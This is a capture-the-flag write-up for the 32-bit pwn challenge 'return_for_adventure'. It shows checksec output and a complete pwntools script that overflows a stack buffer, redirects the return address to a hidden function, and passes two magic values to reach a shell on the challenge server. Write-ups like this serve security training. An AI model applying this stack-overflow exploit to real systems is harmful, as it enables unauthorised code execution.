


CTF League: return_for_adventure

Tags	CTF_League pwn
date	@November 14, 2022

NAME: return_for_adventure
CATEGORY: pwn
POINTS: 300
DOWNLOAD LINK: http://chal.ctf-league.osusec.org/return_for_adventure
ACCESS: nc chal.ctf-league.osusec.org 7159
DESCRIPTION: This choose your own adventure is pretty lame, can you find a way to change it?


Note



```
Terminal
rexxy@rexxy-VirtualBox > ~/OSUSEC/pwn/return_for_adventure > pwn checksec return_for_adventure
[*] '/home/rexy/OSUSEC/pwn/return_for_adventure/return_for_adventure'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x00400000)
rexxy@rexxy-VirtualBox > ~/OSUSEC/pwn/return_for_adventure 10 19:41:55
```

This is in 32bit, so you need to be aware of that

Below shows the function `huh_whats_this_function_for` and how it compares user's input to `0x8badf00d` and `0xabadbabe`.



From here, create an exploit with pwn tools calling the correct functions and inputting the correct comparisons.

The final exploit code follows:

```

from pwn import *

# p = process('./return_for_adventure')
# gdb.attach(p)
p = remote('chal.ctf-league.osusec.org', '7159')

elf = ELF('./return_for_adventure')
win_addr = elf.symbols['huh_whats_this_function_for']
print('address of win function: ', hex(win_addr))
input()

print(p.read(timeout=1).decode())
p.sendline(b'1')

print(p.read(timeout=1).decode())
p.sendline(b'2')

print(p.read(timeout=1).decode())
# payload = b'A'*(0x24 - 0x8)
# payload += b'\xaa' * 4
payload = b'A'*36
payload += p32(win_addr)
payload += b'A'*4
  
```

```
payload += p32(0x8badf00d)
payload += p32(0xabadbabe)

p.sendline(payload)

p.interactive()
```